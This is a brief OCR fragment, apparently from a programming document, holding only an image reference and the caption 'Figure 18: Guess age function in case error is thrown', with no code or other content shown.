

Figure 18: Guess age function in case error is thrown

**********END**********